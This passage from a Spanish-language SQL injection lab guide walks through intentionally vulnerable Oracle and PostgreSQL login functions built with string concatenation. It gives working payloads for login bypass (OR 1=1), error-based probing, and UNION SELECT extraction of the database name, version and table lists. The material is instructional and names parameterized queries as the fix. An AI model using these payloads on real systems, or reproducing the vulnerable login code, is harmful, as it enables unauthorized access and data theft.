The screenshot shows the login form with the same inputs as Figure 5. Below the form, a blue box labeled 'Sentencia SQL' displays the executed query: 'SELECT * FROM Usuarios WHERE username = 'cualquier_input' AND password = 'cualquier_input' OR 1=1 --'. Below this, a green box shows the result: '(1, 'admin', 'password123', 't4SpnpWyg76A3K2BqcFh2vODq0fqJGvs38ydh9')'.

Figura 6: Resultado de la inyección para login sin credenciales válidas

7.3. Información sobre las tablas

En la siguiente inyección se va a mostrar como se puede obtener información sobre las tablas de la base de datos, en este caso se va a obtener el nombre de las tablas de la base de datos. Para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección **Información sobre las tablas** muestra la siguiente información para introducir en los campos **Usuario** y **Contraseña**.



Figura 7: Datos a introducir en los campos del formulario

En el código de inyección para el campo de la usuario en el formulario, se aprovecha de la capacidad de SQL de poder trabajar con lógica booleana para inyectar la búsqueda de la información de una tabla que se sospecha que no exista, para forzar al sistema que devuelva un error y muestre la información del error que se ha producido, lo que hace que al conocer el error se pueda inferir información sobre el tipo de base de datos sobre la que se esta trabajando.

```
1 SELECT * FROM Usuarios WHERE username = '' OR 1=(SELECT * FROM
   tabla_inexistente) --' AND password = 'cualquier_input'
```

Del mismo modo en que se ha hecho en la inyección anterior, se ha implementado una función en el código de la aplicación que permita mostrar este tipo inyección, denominada "login_inseguro_errors_oracle".

Al ejecutar la función de inyección en el laboratorio, la inyección no devuelve directamente en el login un error de inicio de sesión, ya que la lógica de la sentencia es correcta por lo que en el login no se mostraria retroalimentación del error. Sin embargo, en la sección de la derecha donde se muestra la información de la inyección, se puede observar la sentencia SQL total ejecutada y el error que se ha producido, en el caso de una posible ejecución usando el SGBD de Oracle se produciría el siguiente error:




Figura 8: Resultado de la inyección para información sobre las tablas

7.4. Información sobre las columnas de una tabla

En la siguiente inyección se va a mostrar como se puede obtener información sobre las columnas de una tabla de la base de datos, en este caso se va a obtener el nombre de las columnas de la tabla *Usuarios*. Para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección. Información sobre las columnas de una tablaz muestra la siguiente información para introducir en los campos **Usuario** y **Contraseña**.




Figura 9: Datos a introducir en los campos del formulario

En el código de inyección para el campo de la usuario en el formulario, a partir de la capacidad de SQL de poder trabajar con lógica booleana se inyecta la búsqueda de la información de una columna que se sospecha que no exista, para forzar al sistema que devuelva un error y muestre la información del error que se ha producido, lo que hace que al conocer el error se pueda inferir información sobre el tipo de base de datos sobre la que se esta trabajando o en caso de encontrar un caso en el que no se genere error, se puede inferir información sobre la estructura de la tabla.

```
1 SELECT * FROM Usuarios WHERE username = ' ' OR 1=(SELECT
    columna_inexistente FROM Usuarios) --' AND password = '
    cualquier_input '
```

Siguiendo con la linea definida en las inyecciones anteriores, se ha implementado una función en el código de la aplicación que permita mostrar este tipo inyección, denominada "login_inseguro_errors_oracle".

De manera muy similar a como a sido definido en el caso anterior, la inyección no devuelve directamente en el login un error de inicio de sesión, ya que la lógica de la sentencia es correcta por lo que en el login no se mostraria retroalimentación del error. Sin embargo, en la sección de la derecha donde se muestra la información de la inyección, se puede observar la sentencia SQL total ejecutada y el error que se ha producido, en el caso de una posible ejecución usando el SGBD de Oracle se produciria el siguiente error:




Figura 10: Resultado de la inyección para información sobre las columnas de una tabla

7.5. Código vulnerable del login en Oracle

Esta función `login_inseguro_errors_oracle` intenta realizar la autenticación de un usuario verificando su nombre de usuario y contraseña en una base de datos Oracle. A continuación, explicamos cada parte de la función en detalle.

7.5.1. Inicio de la Función

La función comienza con algunas impresiones de depuración:

```
1 def login_inseguro_errors_oracle(username, password):  
2     print("---login---")  
3     print ("---login_inseguro_errors---")
```

Esto simplemente imprime un mensaje indicando que se ha llamado a la función, útil para seguimiento en logs.

7.5.2. Conexión a la Base de Datos

El siguiente bloque de código establece una conexión a la base de datos:

```
1     conexion = dbConectarOracle() # Abre la conexión para autenticación  
2     if not conexion:  
3         print("Error: no se pudo conectar para autenticar.")  
4         return False
```

Explicación:

- Llama a la función `dbConectarOracle()` para intentar abrir una conexión.
- Si no se logra establecer la conexión, muestra un mensaje de error y devuelve `False`.

7.5.3. Construcción de la Consulta SQL

El siguiente bloque construye la consulta SQL para verificar las credenciales:

```
1     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'  
                AND password = '"+password+"'"
```

Explicación:

- Se genera una consulta SQL concatenando directamente el nombre de usuario y la contraseña.
- **Problema de Seguridad:** Este método es altamente inseguro, ya que permite inyección SQL. Se debe utilizar consultas parametrizadas.

7.5.4. Ejecución de la Consulta

La consulta se ejecuta y se verifica si el usuario existe:

```
1  try:
2      cursor = conexion.cursor()
3      cursor.execute(sentencia)
4      usuario = cursor.fetchone()
```

Explicación:

- Se obtiene un cursor de la conexión para ejecutar la consulta.
- `execute(sentencia)` ejecuta la consulta SQL.
- `fetchone()` recupera el primer resultado, si existe.

7.5.5. Cierre de la Conexión

Después de ejecutar la consulta, la conexión se cierra:

```
1      cursor.close()
2      dbDesconectar(conexion)  # Cierra la conexión después de la
                                autenticación
```

Explicación:

- Se cierra el cursor para liberar recursos.
- Se cierra la conexión a la base de datos con `dbDesconectar()`.

7.5.6. Verificación del Usuario

El siguiente bloque determina si la autenticación fue exitosa:

```
1      if usuario:
2          print("Usuario autenticado:", usuario)
3          return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
4      else:
5          print("Usuario o contraseña incorrectos")
6          return {"sentencia": sentencia}
```

Explicación:

- Si se recupera un usuario, se devuelve un diccionario con la información del usuario y la sentencia SQL utilizada.
- Si no, se indica que las credenciales son incorrectas.

7.5.7. Manejo de Errores

El bloque try-except captura errores durante la ejecución:

```
1 except PBD.DatabaseError as error:
2     print("Error al autenticar usuario")
3     print(error)
4     dbDesconectar(conexion)
5     return {"resultado":error, "sentencia":sentencia}
```

Explicación:

- Si ocurre un error durante la consulta, se captura y se muestra el mensaje de error.
- Se asegura que la conexión se cierre en caso de error.
- Devuelve un diccionario con el error y la sentencia SQL utilizada.

7.5.8. Resumen de Problemas de Seguridad

- La concatenación de cadenas en la consulta SQL permite ataques de inyección SQL.
- No se utiliza un sistema de autenticación seguro ni se implementan medidas de encriptación para las contraseñas.

7.5.9. Código Completo

```
1 def login_inseguro_errors_oracle(username, password):
2     print("---login---")
3     print ("---login_inseguro_errors---")
4     conexion = dbConectarOracle() # Abre la conexión para autenticación
5     if not conexion:
6         print("Error: no se pudo conectar para autenticar.")
7         return False
8
9     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'"
10    AND password = '"+password+"'"
11
12    try:
13        cursor = conexion.cursor()
14        cursor.execute(sentencia)
15        usuario = cursor.fetchone()
16
17        cursor.close()
18        dbDesconectar(conexion) # Cierra la conexión después de la
19        autenticación
20        if usuario:
21            print("Usuario autenticado:", usuario)
22            return {"resultado":usuario,"sentencia":sentencia, "auth":
23                    "true"}
24        else:
25            print("Usuario o contraseña incorrectos")
```

```
22         return {"sentencia":sentencia}
23     except PBD.DatabaseError as error:
24         print("Error al autenticar usuario")
25         print(error)
26         dbDesconectar(conexion)
27         return {"resultado":error, "sentencia":sentencia}
```

7.6. Código vulnerable del login en PostgreSQL

Esta función `login_inseguro_errors_postgresql` intenta realizar la autenticación de un usuario verificando su nombre de usuario y contraseña en una base de datos PostgreSQL. A continuación, explicamos cada parte de la función en detalle.

7.6.1. Inicio de la Función

La función comienza con algunas impresiones de depuración:

```
1 def login_inseguro_errors_postgresql(username, password):
2     print("---login---")
3     print ("---login_inseguro_errors---")
```

Esto simplemente imprime un mensaje indicando que se ha llamado a la función, útil para seguimiento en logs.

7.6.2. Conexión a la Base de Datos

El siguiente bloque de código establece una conexión a la base de datos:

```
1     conexion = dbConectarPostgreSQL() # Abre la conexión para
2     autenticación
3     if not conexion:
4         print("Error: no se pudo conectar para autenticar.")
5         return False
```

Explicación:

- Llama a la función `dbConectarPostgreSQL()` para intentar abrir una conexión.
- Si no se logra establecer la conexión, muestra un mensaje de error y devuelve `False`.

7.6.3. Construcción de la Consulta SQL

El siguiente bloque construye la consulta SQL para verificar las credenciales:

```
1     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
2     AND password = '"+password+"'"
```

Explicación:

- Se genera una consulta SQL concatenando directamente el nombre de usuario y la contraseña.
- **Problema de Seguridad:** Este método es altamente inseguro, ya que permite inyección SQL. Se debe utilizar consultas parametrizadas.

7.6.4. Ejecución de la Consulta

La consulta se ejecuta y se verifica si el usuario existe:

```
1 try:
2     cursor = conexion.cursor()
3     cursor.execute(sentencia)
4     usuario = cursor.fetchone()
```

Explicación:

- Se obtiene un cursor de la conexión para ejecutar la consulta.
- `execute(sentencia)` ejecuta la consulta SQL.
- `fetchone()` recupera el primer resultado, si existe.

7.6.5. Cierre de la Conexión

Después de ejecutar la consulta, la conexión se cierra:

```
1 cursor.close()
2 dbDesconectar(conexion) # Cierra la conexión después de la
   autenticación
```

Explicación:

- Se cierra el cursor para liberar recursos.
- Se cierra la conexión a la base de datos con `dbDesconectar()`.

7.6.6. Verificación del Usuario

El siguiente bloque determina si la autenticación fue exitosa:

```
1 if usuario:
2     if isinstance(usuario, tuple) and len(usuario) == 3:
3         return {"resultado": usuario, "sentencia": sentencia, "
   auth": "true"}
4     else:
5         print("Usuario autenticado:", usuario)
6         return {"resultado": usuario, "sentencia": sentencia}
7 else:
8     print("Usuario o contraseña incorrectos")
9     return {"sentencia": sentencia}
```

Explicación:

- Si se recupera un usuario:
 - Si el resultado es una tupla de longitud 3, se devuelve un diccionario con los datos del usuario, la sentencia SQL y un indicador de autenticación exitosa.
 - En caso contrario, se devuelve un diccionario con los datos del usuario y la sentencia SQL.
- Si no se encuentra el usuario, indica que las credenciales son incorrectas y devuelve únicamente la consulta SQL.

7.6.7. Manejo de Errores

El bloque try-except captura errores durante la ejecución:

```
1 except PBD.DatabaseError as error:
2     print("Error al autenticar usuario")
3     print(error)
4     dbDesconectar(conexion)
5     return {"resultado":error, "sentencia":sentencia}
```

Explicación:

- Si ocurre un error durante la consulta, se captura y se muestra el mensaje de error.
- Se asegura que la conexión se cierre en caso de error.
- Devuelve un diccionario con el error y la sentencia SQL utilizada.

7.6.8. Resumen de Problemas de Seguridad

- La concatenación de cadenas en la consulta SQL permite ataques de inyección SQL.
- No se utiliza un sistema de autenticación seguro ni se implementan medidas de encriptación para las contraseñas.
- La función asume que los datos en la base de datos están estructurados de una forma específica, sin validación adicional.

7.6.9. Código Completo

```
1 def login_inseguro_errors_postgresql(username, password):
2     print("---login---")
3     print ("---login_inseguro_errors---")
4     conexion = dbConectarPostgreSQL() # Abre la conexión para
5     autenticación
6     if not conexion:
7         print("Error: no se pudo conectar para autenticar.")
8         return False
9
10    sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
11               AND password = '"+password+"'"
12    try:
13        cursor = conexion.cursor()
14        cursor.execute(sentencia)
15        usuario = cursor.fetchone()
16
17        cursor.close()
18        dbDesconectar(conexion) # Cierra la conexión después de la
19        autenticación
20        if usuario:
21            if isinstance(usuario, tuple) and len(usuario) == 3:
```

```
19         return {"resultado": usuario, "sentencia": sentencia, "
20                auth": "true"}
21     else:
22         print("Usuario autenticado:", usuario)
23         return {"resultado": usuario, "sentencia": sentencia}
24     else:
25         print("Usuario o contraseña incorrectos")
26         return {"sentencia": sentencia}
27 except PBD.DatabaseError as error:
28     print("Error al autenticar usuario")
29     print(error)
30     dbDesconectar(conexion)
31     return {"resultado": error, "sentencia": sentencia}
```

7.7. Diferenciación con PostgreSQL

Todos los tipos de inyección usan las mismas

8. Inyección basada en Union Attack

La inyección SQL basada en **UNION** es una técnica en la que un atacante utiliza la cláusula **UNION** para combinar los resultados de una consulta legítima con datos maliciosamente solicitados, permitiendo extraer información sensible de la base de datos. Para llevar a cabo este ataque, el atacante identifica puntos vulnerables en la aplicación web, determina el **número de columnas** en la consulta original y luego inyecta una consulta maliciosa que utiliza **UNION SELECT** para unir los resultados deseados. Para prevenir este tipo de ataques, es esencial validar y sanear todas las entradas de usuario, utilizar consultas parametrizadas y aplicar el principio de privilegios mínimos en las cuentas de la base de datos.

8.1. Mecanismo del ataque

1. **Identificación de puntos vulnerables:** El atacante busca parámetros de entrada en la aplicación web que interactúan directamente con la base de datos. Esto puede incluir campos de formularios, parámetros en la URL, cookies o encabezados HTTP.
2. **Determinación del número de columnas:** Utilizando inyecciones como **ORDER BY** o consultas de prueba con **UNION SELECT NULL**, el atacante descubre el número de columnas en la consulta original. Esto asegura que la consulta maliciosa inyectada sea compatible con la estructura de la consulta legítima.
3. **Construcción de la inyección:** Una vez identificados los parámetros vulnerables y el número de columnas, el atacante construye una consulta maliciosa utilizando **UNION SELECT**. Por ejemplo: `http://example.com/page.php?id=1 UNION SELECT username, password FROM users`. En este caso, los datos sensibles de la tabla **users** son combinados con la consulta original.

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción *UNION-Attack SQL Injection*.



Figura 11: Opción de Union Attack en el laboratorio de inyecciones SQL

En esta sección, se tiene un formulario básico de inicio de sesión con dos campos: *usuario* y *contraseña*.



Figura 12: Formulario de inicio de sesión para Union Attack

8.2. Obtención de nombre de la base de datos

En primer lugar, una de las cosas más básicas que se pueden obtener con este tipo de inyección SQL es el nombre de la base de datos con la que se está operando. Esta información, aunque pueda parecer trivial, resulta fundamental para los atacantes, ya que les permite personalizar sus ataques dependiendo del sistema de gestión de bases de datos que esté en uso.

En este laboratorio, para realizar este ataque en Oracle, se utiliza una inyección SQL que combina la consulta legítima con un **UNION SELECT**. En concreto, el payload malicioso es el siguiente:

```
1 cualquier_input' UNION SELECT 1, ora_database_name, NULL AS
  nombre_bd_relleno_1, NULL AS nombre_bd_relleno_2 FROM dual --
```

En este caso:

- **ora_database_name**: Es una función específica de Oracle que devuelve el nombre de la base de datos activa.

- **NULL AS nombre_bd_relleno_1** y **NULL AS nombre_bd_relleno_2**: Se utilizan para completar el número de columnas requerido por la consulta original, ya que la cláusula **UNION SELECT** debe coincidir con el número y tipo de columnas de la consulta legítima.
- **dual**: Es una tabla especial de Oracle utilizada para ejecutar consultas que no necesitan datos de tablas reales.

8.2.1. Explicación del funcionamiento

La cláusula **UNION SELECT** combina los resultados de dos consultas SQL. En este caso, la inyección SQL modifica la consulta legítima original, añadiendo una nueva consulta que no está relacionada con los datos legítimos de la aplicación, pero que proporciona información sensible. Es importante tener en cuenta que la consulta maliciosa debe tener el mismo número de columnas que la consulta original. Por ejemplo, si la consulta legítima tiene cuatro columnas (en este caso en la tabla *usuarios* existen las columnas *id*, *username*, *password* y *session_cookie*), la inyección debe proporcionar exactamente cuatro valores en su cláusula **UNION SELECT**. De lo contrario, Oracle devolverá un error debido a la incompatibilidad de columnas. Para esta inyección, solo interesa el valor de *ora_database_name*, pero se incluyen 1 y **NULL** como valores de relleno para las demás columnas requeridas.

Al ejecutar esta inyección, el atacante obtiene el nombre de la base de datos en el campo correspondiente, que se muestra en la interfaz del laboratorio como un valor destacado en la salida del ataque.




Figura 13: Obtención del nombre de la base de datos en Oracle

8.3. Obtención de la versión de la base de datos

Otro de los datos fundamentales que se pueden obtener mediante una inyección SQL basada en **UNION SELECT** es la versión de la base de datos en uso. Este dato proporciona información valiosa al atacante, ya que permite identificar la versión exacta del sistema de gestión de bases de datos (SGBD) Oracle. Con esta información, es posible adaptar los ataques a las vulnerabilidades específicas de esa versión.

En este laboratorio, se utiliza la siguiente inyección SQL para obtener la versión de la base de datos Oracle:

```
1 cualquier_input' UNION SELECT NULL, banner, NULL, NULL FROM v$version
  WHERE banner LIKE 'Oracle%' --
```

En este caso:

- **banner**: Es una columna de la vista **v\$version**, que contiene información detallada sobre la versión y el entorno de la base de datos. Esta columna proporciona información como la edición de la base de datos, la versión y el sistema operativo sobre el que está ejecutándose.
- **v\$version**: Es una vista de diccionario del sistema en Oracle que almacena información sobre las versiones de los componentes del sistema de gestión de bases de datos. Esta vista es ampliamente utilizada tanto en administración legítima como en ataques para identificar detalles del entorno.
- **NULL**: Al igual que en otras inyecciones **UNION SELECT**, los valores **NULL** se utilizan para rellenar las columnas restantes en la consulta inyectada. Esto garantiza que la consulta inyectada tenga el mismo número de columnas que la consulta legítima original, evitando errores de sintaxis en la ejecución.
- **WHERE banner LIKE 'Oracle%'**: Este filtro se aplica para restringir los resultados de la consulta únicamente a las filas que contienen información relevante sobre la base de datos Oracle. La condición **LIKE 'Oracle%'** asegura que solo se devuelvan banners relacionados con la base de datos Oracle, excluyendo otros componentes potenciales del sistema.

8.3.1. Explicación del funcionamiento

El objetivo de esta inyección es aprovechar la estructura de la vista **v\$version** para obtener la versión exacta de la base de datos. La consulta inyectada utiliza **UNION SELECT** para combinar los resultados de la consulta legítima con una consulta que devuelve el contenido de la columna **banner** de la vista **v\$version**. Al ejecutar esta inyección, el valor de la versión se presenta en el campo correspondiente de la interfaz de la aplicación, proporcionando al atacante la información necesaria para ajustar ataques posteriores.

Al ejecutar esta inyección, el atacante obtiene la versión de la base de datos en el campo correspondiente, que se muestra en la interfaz del laboratorio como un valor destacado en la salida del ataque.




Figura 14: Obtención de la versión de la base de datos en Oracle

8.4. Obtención de todas las tablas de la base de datos

Un paso clave en un ataque avanzado es obtener un listado de todas las tablas de la base de datos. Este tipo de información permite a un atacante identificar las estructuras de datos

disponibles, lo que facilita la selección de objetivos específicos, como tablas que almacenan credenciales, datos confidenciales o información sensible. Para lograr esto, se puede realizar una inyección SQL que extraiga información directamente de las vistas del sistema disponibles en la base de datos.

En este laboratorio, se utiliza la siguiente inyección SQL para obtener un listado de las tablas de la base de datos Oracle bajo el esquema del propietario **SYSTEM**:

```
1 cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM  
all_tables WHERE OWNER='SYSTEM' -- AND password = 'cualquier_input'
```

En este caso:

- **OWNER**: Es una columna de la vista **ALL_TABLES** que contiene el nombre del propietario (esquema) al que pertenece cada tabla en la base de datos. En este caso, se está filtrando específicamente al propietario **SYSTEM**, que normalmente contiene tablas relacionadas con la administración de la base de datos.
- **TABLE_NAME**: Es otra columna de la vista **ALL_TABLES** que contiene el nombre de cada tabla dentro del esquema indicado. Esta es la información objetivo del ataque, ya que revela todos los nombres de las tablas disponibles.
- **NULL**: Se utiliza como valor de relleno para columnas que no son relevantes en la consulta inyectada. Esto asegura que el número de columnas en la consulta inyectada coincida con el de la consulta legítima, evitando errores de ejecución.
- **ALL_TABLES**: Es una vista del diccionario de datos de Oracle que muestra todas las tablas accesibles al usuario actual, incluidas las de otros esquemas a las que tenga permisos.
- **WHERE OWNER='SYSTEM'**: Este filtro se aplica para limitar los resultados de la consulta a las tablas que pertenecen al esquema **SYSTEM**. Esto permite enfocar el ataque en un área específica de la base de datos.
- **- AND password = 'cualquier_input'**: El uso del comentario (-) elimina cualquier condición adicional en la consulta original, como la verificación de contraseñas, asegurando que la consulta inyectada se ejecute sin restricciones. En este caso la inyección se realiza en el campo

8.4.1. Explicación del funcionamiento

La consulta inyectada aprovecha la vista **ALL_TABLES** para obtener un listado de todas las tablas accesibles en el esquema **SYSTEM**. La combinación de **UNION SELECT** con esta vista permite extraer datos estructurados directamente del diccionario de datos de Oracle.

La estructura de la consulta original se mantiene al incluir cuatro valores en la inyección (1, NULL, OWNER y TABLE_NAME), lo que coincide con el número de columnas de la consulta legítima. Esto evita errores de sintaxis y asegura que los resultados de la inyección se combinen correctamente con los de la consulta original.

Al ejecutar esta inyección, el atacante obtiene todos los nombres de las tablas almacenadas en la base de datos.




Figura 15: Obtención de tablas de la base de datos en Oracle

Al ejecutar una inyección SQL que consulta la vista `ALL_TABLES`, es común que el resultado incluya tablas creadas por defecto por Oracle, como aquellas asociadas al sistema o utilizadas internamente para la administración de la base de datos. Para centrarse únicamente en tablas relevantes para el atacante, se pueden aplicar filtros adicionales en la cláusula `WHERE` de la inyección.

Un ejemplo de una inyección con estos filtros aplicados es el siguiente:

```
1 cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM
   all_tables
2 WHERE OWNER = 'SYSTEM'
3 AND TABLE_NAME NOT LIKE '%$%'
4 AND TABLE_NAME NOT LIKE 'SYS%'
5 AND TABLE_NAME NOT LIKE 'LOGMNR%' --
```


En este caso:

- `TABLE_NAME NOT LIKE '%$%'`: Filtra tablas cuyos nombres contienen el carácter \$, que generalmente son tablas de sistema utilizadas internamente por Oracle para la gestión de metadatos o componentes específicos.
- `TABLE_NAME NOT LIKE 'SYS%'`: Excluye tablas cuyos nombres comienzan con SYS, ya que estas suelen pertenecer al esquema del sistema (SYS) y no son de interés para la mayoría de los ataques.
- `TABLE_NAME NOT LIKE 'LOGMNR%'`: Elimina tablas relacionadas con la funcionalidad de LogMiner de Oracle, una herramienta utilizada para analizar registros de transacciones y que, en la mayoría de los casos, no contiene datos directamente útiles para los atacantes.

Al aplicar estos filtros, los resultados de la consulta se limitan a las tablas más relevantes, lo que facilita el análisis y reduce el ruido en el proceso de reconocimiento. Esto es especialmente útil en entornos con un gran número de tablas, donde los resultados pueden ser abrumadores si se incluyen todas las tablas creadas por defecto por Oracle.

Por ejemplo, al filtrar las tablas de sistema, el atacante puede enfocarse en tablas creadas por el administrador o los desarrolladores de la base de datos, que probablemente contengan información sensible o relacionada con las funcionalidades de la aplicación.

